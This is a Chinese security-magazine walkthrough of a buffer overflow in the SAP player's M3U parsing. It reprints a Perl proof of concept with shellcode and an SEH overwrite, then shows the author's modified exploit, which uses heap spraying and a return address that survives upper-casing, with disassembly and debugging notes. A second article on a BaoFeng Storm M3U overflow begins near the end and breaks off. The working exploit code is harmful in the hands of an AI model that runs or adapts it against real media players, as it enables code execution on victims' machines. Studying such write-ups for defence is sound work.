SAP player 韩国的 Sorinara 公司继 Soritong 后开发出的 MP3 播放程序 Streaming Audio Player（SAP），文件小巧、界面相当现代科技动画感、而且使用上也强调着简单使用。支持格式：MP2、MP3、M3U、PLA。虽然程序很小，不过基本播放功能都具备了，如 playlist、EQ 控制器等，可以修改播放速度、调整左右声道，要播放时，也可以直接将文件拖曳到程序，即可播放。

但是，此软件也是存在漏洞的。本人对网上公布的一段 POC 码进行了分析发现了其 POC 作者的原本攻击思路，但是在实际调试过程中发现了 POC 码很多问题（不知道是不是软件版本的缘故），于是对其进行了修改处理后成功的实现了攻击。本文将揭示 Sap player 溢出漏洞，展示漏洞利用的全过程并与大家分享一下本人在此次分析中解决困难的心得，也给大家提供一种思路。有不对之处欢迎指正。

有漏洞分析

以下为 POC 码作者 PLATEN 在 2009-09-03 发布的一段代码：

```
#!/usr/bin/perl
$junk="\x41"x 35496;
$nseh = "\xEB\x04\x90\x90"; #short jump over SEH handler
$seh="\x27\x4a\x01\x10"; #universal p/p/r
$nop="\x90"x 100;
$shellcode =     #弹出计算器代码
"\x31\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x38".
"\x78\x73\x8a\x83\xeb\xfc\xe2\xf4\xc4\x90\x37\x8a\x38\x78\xf8\xcf".
"\x04\xf3\x0f\x8f\x40\x79\x9c\x01\x77\x60\xf8\xd5\x18\x79\x98\xc3".
"\xb3\x4c\xf8\x8b\xd6\x49\xb3\x13\x94\xfc\xb3\xfe\x3f\xb9\xb9\x87".
"\x39\xba\x98\x7e\x03\x2c\x57\x8e\x4d\x9d\xf8\xd5\x1c\x79\x98\xec".
"\xb3\x74\x38\x01\x67\x64\x72\x61\xb3\x64\xf8\x8b\xd3\xf1\x2f\xae".
"\x3c\xbb\x42\x4a\x5c\xf3\x33\xba\xbd\xb8\x0b\x86\xb3\x38\x7f\x01".
"\x48\x64\xde\x01\x50\x70\x98\x83\xb3\xf8\xc3\x8a\x38\x78\xf8\xe2".
"\x04\x27\x42\x7c\x58\x2e\xfa\x72\xbb\xb8\x08\xda\x50\x88\xf9\x8e".
"\x67\x10\xeb\x74\xb2\x76\x24\x75\xdf\x1b\x12\xe6\x5b\x78\x73\x8a";
open(fhandle,'>>expl.m3u');
print fhandle $junk.$nseh.$seh.$nop.$shellcode;
close(fhandle);
```

从作者的思路我们可以清楚看出漏洞利用的方式，作者是想利用 SEH 机制来完成一次攻击。什么是 SEH 机制呢？在《0Day 安全：软件漏洞分析技术》一书中第 7 章讲得很清楚，大家可以仔细阅读一下。让我们先大致地了解一下其工作原理吧。

SHE 即异常处理程序，它是 Windows 异常处理机制所采用的重要数据结构，当系统运行遇到错误的时候，Windows 会为程序提供一次补救的机会来处理异常错误.SEH 结构如下：

```
DWORD：Next SEH STRUCT
DWORD：Funtion Handle
```

SEH 在栈中是以一种链的方式连接在一起的，当异常发生时，系统会先从 TEB 中取出距离栈顶最近的 SEH 来处理异常，然后根据链，依次找到下一个异常处理例程，直到异常被处理，如果异常不能被处理，最后系统会采用 Windows 默认的异常处理例程，即弹出一个错误的对话框，然后强制关闭程序。如图 1 所示可以看到链结构。




图 1

那么作者的意图再明显不过了，先用自己 ShellCode 的地址覆盖掉正常的 SEH 地址，当程序发生异常的时候，程序会执行被覆盖后的 SEH 处的地址也即是我们的 ShellCode。知道了作者的意图，那我们来看看作者是怎么使用的。作者先把 junk 也即是 35496 个"\x41"输入到文件中，这个目的主要用于实现栈的溢出。$nseh = "\xEB\x06\x90\x90" 的汇编实际上是 jmp 6，$seh="\x27\x4a\x01\x10"则是在系统中找到的一个 jmp ebx 地址，然后紧跟$nop 和 shellcode。那这是什么意思呢？我们来看看运行后的栈结构：

```
0x41
  ……
    0x41
```

```
        nseh -> 原来为 NEXT SHE,现在内容是 0xeb 0x06 0x90 0x90(Jmp 6);
        seh  -> 原来为异常处理函数地址 现在即为 jmp ebx 的地址,当执行 jmp ebx 会跳转到 nseh 处执行,然后运行 nseh 的代码 jmp 6 跳过 seh 从而运行到 nop，最后直到运行 shellcode.
        nop
        ……
        nop
        S -> Shellcode
```

明白了吗？这就是比较简单的 SEH 利用方式。然而我在实际调试中却发现由于分配的 0x41 太多以致使整个栈都溢出了，当然也导致 SEH 结果被 0x41 覆盖，没有达到攻击的效果，如图 2 所示。




图 2

于是我减小了 0x41 的长度，使得 nseh 和 she 正好覆盖到上面的 0x12fc78 和 0x12fc7c，如图 3 所示。




图 3

那么大家可能会以为如果是这样攻击就一定成功了。其实不然，在我的调试过程中，当程序发生异常后，程序怎么也不会运行到 0x10014a27 地址处的的指令 jmp ebx，开始我也是百思不得其解，后面经过师兄的指导，我发现这是与 xp2 以后的操作系统加入的 safeseh 机制有关的。什么是 safeseh？大家可以参考《0day 安全：软件漏洞分析技术》一书的第 9 章。大致上是当系统向栈帧中安装 SEH 的时候，还会在栈以外的地方记录 SEH 的副本，当异常发生以后，系统首先会检查栈帧中的 SEH 与栈外的 SEH 副本是否以致，如果两个不匹配，则认为当前的 SEH 已经不可信了，不去调用其所指的异常处理函数，这也是为什么《0day 安全：软件漏洞分析技术》一书中要在 Win2000 平台下进行实验的原因了。于是我便放弃了这种办法，而采用覆盖返回地址的方式来实现，如图 4 所示。




图 4

我把刚才剪短 0x41 后的 POC 码生成的样本文件放入 olldbg 中运行，发现程序断在了 0x4016be 处，是一个写入地址 0x13000000 异常。于是我打开 IDA 对程序进行了反汇编分析其发生异常的原因。经过痛苦的分析过程，我终于得出了结果，错误是发生在 sub_4015D0 这个函数中的。

```
.text:004015D0                sub_4015D0     proc near
.text:004015D0 FilePart       = dword ptr -304h
.text:004015D0 PathName       = byte ptr -300h
.text:004015D0 FileName       = byte ptr -200h
.text:004015D0 String1        = byte ptr -100h
.text:004015D0 lpFileName     = dword ptr  4
…………
```

```
text:0040163E    call   __filelength      得到畸形文件的整个大小存入 eax
.text:00401643   add    esp, 4
.text:00401646   add    eax, 10h
.text:00401649   push   eax          ; eax+4 的大小
.text:0040164A   push   40h          ; uFlags
.text:0040164C   call   ds:GlobalAlloc  根据文件的大小分配一个 eax+4 的堆空间
.text:00401652   mov    ebx, eax     把申请的堆地址放入 ebx 中
.text:00401654   push   esi
.text:00401655   call   __filelength
.text:0040165A   add    esp, 4
.text:0040165D   push   eax   ; nNumberOfBytesToRead
.text:0040165E   push   ebx   ; lpBuffer  申请的堆地址
.text:0040165F   push   esi   ; int
.text:00401660   call   __read     把整个文件读入到申请的堆中
……..
```

到此程序把整个文件读入到了刚申请到的堆空间中，当然还没有发生栈的溢出。那我们接着看。

```
.text:004016B4 loc_4016B4:
.text:004016B4    mov    al, [ebx]     这里把栈数据读入到 al 中
.text:004016B6    cmp    al, 0Ah       对数据进行判断是否为 0x0a
.text:004016B8    jz     short loc_4016CF
.text:004016BA    test   al, al        对数据进行判断是否为 0x00
.text:004016BC    jz     short loc_4016CF
.text:004016BE    mov    [esp+ecx+314h+File Name], al 把数据读入到栈中
.text:004016C5    inc    ecx
.text:004016C6    mov    dl, [ebx+1]
.text:004016C9    inc    ebx           ebx++准备读入下一个数据到 al 中
.text:004016CA    cmp    dl, 0Dh
.text:004016CD    jnz    short loc_4016B4   循环
.text:004016CF loc_4016CF:
```

到这里我们就很清楚了，程序把存入堆中的数据转存到栈中，由于栈开辟局部变量的大小总共只有 304h 个字节，那么只要文件的大小大于 304h，返回地址就会被淹没，从而攻击成功。大致思路明白了吧，可是在实际调式过程中，在这个函数返回之前就已经发生了溢出。

于是我继续进行单步调试最终发现时是在离上面代码不远处发生了溢出，跟进去进行分析。

```
.text:00401703   push   ecx        ; 此为上面局部变量的地址，现在已经被数据覆盖了
.text:00401704   call   sub_401860    发生溢出

sub_401860 proc near
  ……..
.text:00401877   mov    esi, [esp+110h+lpFileName]
.text:0040187E   lea    eax, [esp+110h+String]
.text:00401882   push   esi                 ; lpString2
.text:00401883   push   eax                 ; lpString1
.text:00401884   call   ds:lstrcpyA       数据进行复制的时候发生了溢出
.text:0040188A   lea    ecx, [esp+110h+String]
.text:0040188E   push   ecx                 ; lpsz
.text:0040188F   call   ds:CharUpperA   把读入的数据全部变为大写字母
.text:00401895   lea    ecx, [esp+110h+String]
```

经过上面分析，于是我对 POC 进行了局部的修改，舍弃覆盖 SEH 而采用覆盖函数地址的办法。如下：

```
$junk="\x41"x 512;  #再次减小 0x41 从而实现覆盖的为函数地址而不是 SEH 地址
$ addr = "\x0a\xaf\xd5\x77"; #改为传统的 jmp esp 方式  即为覆盖函数的地址 0x77d5af0a
$nop="\x90"x 100;
$shellcode #保持不变
open(fhandle,'>>expl.m3u');
print fhandle $junk.$addr.$nop.$shellcode;
close(fhandle);
```

再次装入畸形文件运行，结果如图 5 所示。




图 5

函数返回后 IP 被装入了 0x57d55fa，和我们预期的 77d5af0a 不一样。为什么呢？调试了多次以后我发现在运行完 0x0040188f 后，栈中 0x12f668 处的返回地址由 77d5af0a 变为了 57d55f0a。经过分析，原来是 0x0040188f 处运行了 CharUpperA 把输入的所有数据由小写转化为了大写，同时也把返回地址和 ShellCode 进行转化。哎呀，真是一波三折啊，不过值得庆幸的是我们已经快接近终点站了。那到底应该这么办呢？ShellCode 被修改了就没法运行啊。庆幸的是程序在原来堆中读入了原来的没有更改的数据，只要我们能把返回地址改成堆里面的 0x90 的地址，那么接下来就会运行我们的 ShellCode 了。但是堆分配的地址每次都是不一样的啊？经过我多次实验，发现堆空间起始地址大部分都是分配在 0x00178000 到 0x0017E000 之间，也就是说我们只要加大 0x90 的大小比如说开 0x10000（65536），然后把返回地址写成 0x00184141（0x00184141 经过 CharUpperA 数据不会变化），那么落入 0x90 指令也就是 nop 指令的概率是很大的，说做就做。先修改一下 POC 码：

$ addr = "\x41\x41\x18\x00";#jmp esp 经过 CharUpperA 数据不会变化

$nop="\x90"x 65536; #heap spray

把生成的文件再次调试运行发现如图 6 所示。




图 6

看到了吧，经过 nop 的一大段指令以后最终会掉到我们的 ShellCode 中进行运行。最终弹出了久违的计算器，如图 7 所示。哈哈，大功告成了！





图 7

总结：1. 在进行漏洞的 SEH 机制中我们发现 xp2，xp3 已经引用了 safeseh 机制，对异常结构处理的方式进行了一定的防御。但实际上也是存在漏洞的，具体大家可以参考《0day 安全：软件漏洞分析技术》一书，同时此漏洞也是可以使用 SHE 机制来实现，经过上面的利用，不知道读者有没有想到呢？2. 我们可以发现一般的栈溢出大都是由在数据进行复制的时候没有对数据长度进行限定的情况引起的，读者在进行漏洞分析的时候一定要多注意 lstrcpy 等之类的危险函数。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无
关键字：堆栈、溢出



失败的堆栈溢出之旅

文/图 木木

缓冲区溢出，相信对每个热爱网络安全的有志之士来说不再是什么神秘事物了，黑防杂志早在 2005 年就开始介绍这种技术了，如果你是黑防的忠实读者，你肯定对这种技术的运用早已到了炉火纯青的地步了吧（而这里正需要您这样的读者，请您留步）！众所周知，堆栈溢出是进入缓冲区溢出这座神秘大厦的大门，原因在于其利用原理简单，容易掌握，而我作为一个十足的

菜鸟，理应从最简单的开始啦！在选择好了方向，然后又去借了黑防 05，06 的合订本和一些其他介绍缓冲区溢出的书籍，因为毕竟是小菜嘛！万一搞不出来，还可以站在巨人的肩上嘛！最后当然是去看看有什么新漏洞爆出，可供小菜研究了。当然是先去中文网站了，毕竟小菜的英文水平有限。来到了绿盟，马上就看到了绿盟的报道说暴风音影出现了堆栈溢出漏洞，心里想：上天如此眷顾，知道我要学堆栈溢出就给了我这份盛大的礼物。从绿盟上还可以发现这个漏洞是中国人发现的（高手啊！好崇拜！），赶紧把高手写的代码下载下来，并下载了了相应的有漏洞的软件版本，然后摩拳擦掌，准备开始（毕竟是第一次嘛！）。

暴风音影漏洞的分析

根据高手的说明应该是暴风音影在解析 M3U 文件的时候出现了问题，出现漏洞的版本是暴风音影 2012 系列，可以从如下代码中看出：

```
###########################################################
#
# Title: BaoFeng Storm M3U File Processing Buffer Overflow Exploit
# CNVD-ID: CNVD-2010-00752
# Author: Lufeng Li and Qingshan Li of Neusoft Corporation
# Download: www.baofeng.com
# Test: Put m3u file in root(e.g. c:/ d:/),and open this m3u file
# Platform: Windows XPSP3 Chinese Simplified
# Vulnerable: Storm2012 3.10.4.21
# Storm2012 3.10.4.16
# Storm2012 3.10.4.8
# Storm2012 3.10.3.17
# Storm2012 3.10.2.5
# Storm2012 3.10.1.12
###########################################################
```

既然是暴风音影在解析 M3U 中文件时出现了问题，那首先总得知道 M3U 是什么东西吧！可怜小菜我计算机知识薄弱，没办法，还是请教一下“百度”老师吧！

M3U 是一种媒体序列格式。通常作为播放列表，保存一系列要播放的媒体。一般 M3U 文件的格式要求如下：

```
#EXTM3U
#EXTINF：111,3rd Bass -Al   z   A-B-Cee   z
Mp3/3rd Bass/3rd bass -Al   z     A-B-Cee   z.mp3
```

第一个值是#EXTM3U，是该 M3U 文件的标识符，始终不变，标志下面就是两排内容为一对，标明一个媒体内容。

